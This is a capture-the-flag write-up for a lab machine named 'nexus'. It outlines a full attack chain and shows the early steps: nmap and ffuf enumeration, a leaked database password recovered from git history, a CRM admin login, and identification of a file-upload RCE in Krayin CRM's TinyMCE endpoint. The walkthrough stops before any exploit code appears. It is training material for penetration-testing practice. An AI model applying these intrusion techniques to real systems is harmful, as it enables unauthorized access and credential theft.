Overview
The machine starts by enumerating vhosts that reveal a Krayin CRM instance and a Gitea repository, finding a leaked database password in a deleted git commit that leads nowhere until an email found on the main site's careers page pairs with the leaked password to log into Krayin as admin, exploiting an authenticated arbitrary file upload in the TinyMCE editor to get shell as www-data, reading the local env file to dump database credentials and crack a user's password to get SSH access as user, then abusing a root-run systemd timer that syncs Gitea template repos through an unsanitized path in a Python script, crafting a git tree with nested ".." entries to path-traverse and overwrite root's authorized_keys file to get shell as root
Enumeration
start with nmap enumeration
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.21.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 11:13 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:13
Completed NSE at 11:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:13
Completed NSE at 11:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:13
Completed NSE at 11:13, 0.00s elapsed
Initiating Ping Scan at 11:13
Scanning 10.129.21.125 [2 ports]
Completed Ping Scan at 11:13, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:13
Completed Parallel DNS resolution of 1 host. at 11:13, 0.10s elapsed
Initiating Connect Scan at 11:13
Scanning 10.129.21.125 [1000 ports]
Discovered open port 80/tcp on 10.129.21.125
Discovered open port 22/tcp on 10.129.21.125
Increasing send delay for 10.129.21.125 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.129.21.125 from 5 to 10 due to 15 out of 49 dropped probes since last increase.
Increasing send delay for 10.129.21.125 from 10 to 20 due to max_successful_tryno increase to 5
Completed Connect Scan at 11:14, 33.52s elapsed (1000 total ports)
Initiating Service scan at 11:14
Scanning 2 services on 10.129.21.125
Completed Service scan at 11:14, 6.29s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.21.125.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 5.47s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.72s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Nmap scan report for 10.129.21.125
Host is up, received syn-ack (0.20s latency).
Scanned at 2026-06-25 11:13:33 PDT for 46s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
| 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)
| _http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Did not follow redirect to http://nexus.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.76 seconds

added the vhosts entry then visiting the site, there is not much we can see here
tried fuzzing vhosts and we got 2 vhosts
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ ffuf -u http://10.129.21.125 -H 'Host: FUZZ.nexus.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.21.125
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.nexus.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

git [Status: 200, Size: 14472, Words: 1195, Lines: 242, Duration: 260ms]
billing [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 1927ms]
:: Progress: [5000/5000] :: Job [1/1] :: 170 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]

the billing is hosting krayin which is an open source CRM, and there isn't a lot we can do without creds so lets find a credentials

Gitea Instance
git is hosting gitea instance
public repo for the krayin docker container

reading the env file
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus/krayin-docker-setup]
└──╼ [★]$ cat .env
APP_NAME='Krayin CRM'
APP_ENV=local
APP_KEY=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD
VITE_HOST=
VITE_PORT=
LOG_CHANNEL=stack
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=krayin-mysql
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=
DB_PREFIX=
BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120
MEMCACHED_HOST=127.0.0.1
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com
MAIL_RECEIVER_DRIVER=sendgrid
IMAP_HOST=imap.nexus.htb
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=username1
IMAP_PASSWORD=password1
AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
checking commit logs there is another commit
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus/krayin-docker-setup]
└──╼ [★]$ git log
commit 9b817fa4e073d12fc43952acb09f3067b2f17adf (HEAD -> main, origin/main, origin/HEAD)
Author: admin < admin@nexus.htb>
Date:   Thu Apr 23 18:05:22 2026 +0000

    Upload files to "/"

commit 1615c465b74e5d7ad3162873382dd8b3869ca892
Author: admin < admin@nexus.htb>
Date:   Thu Apr 23 18:03:37 2026 +0000
checking the difference between them got the deleted password
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus/krayin-docker-setup]
└──╼ [★]$ git diff 1615c465b74e5d7ad3162873382dd8b3869ca892
diff --git a/.env b/.env
index cb7ccc3..5ae1bb2 100644
--- a/.env
+++ b/.env
@@ -2,7 +2,7 @@ APP_NAME='Krayin CRM'
 APP_ENV=local
 APP_KEY=
 APP_DEBUG=true
-APP_URL=http://nexus.htb
+APP_URL=http://billing.nexus.htb
 APP_TIMEZONE=Asia/Kolkata
 APP_LOCALE=en
 APP_CURRENCY=USD
@@ -15,7 +15,7 @@ DB_HOST=krayin-mysql
 DB_PORT=3306
 DB_DATABASE=krayin
 DB_USERNAME=krayin
-DB_PASSWORD=N27xh!!2ucY04
+DB_PASSWORD=
 DB_PREFIX=
 BROADCAST_DRIVER=log
 CACHE_DRIVER=file
tried all usernames we found nothing worked so went back to the main page to try and find any thing in the career button maybe an email and we found one

Krayin Instance

testing matthew email with the password we got, we get in

looking at our user we are administrator role
the version is 2.2.0 which is vulnerable to RCE
an authenticated arbitrary file upload vulnerability in the /admin/tinymce/upload endpoint of Webkul Krayin CRM v2.2.x allows attackers to execute arbitrary code via uploading a crafted PHP file.
the vulnerability exists in tinymce which is a rich text editor so all we need to do is to find a rich text editor place in the page and we find that in compose mail

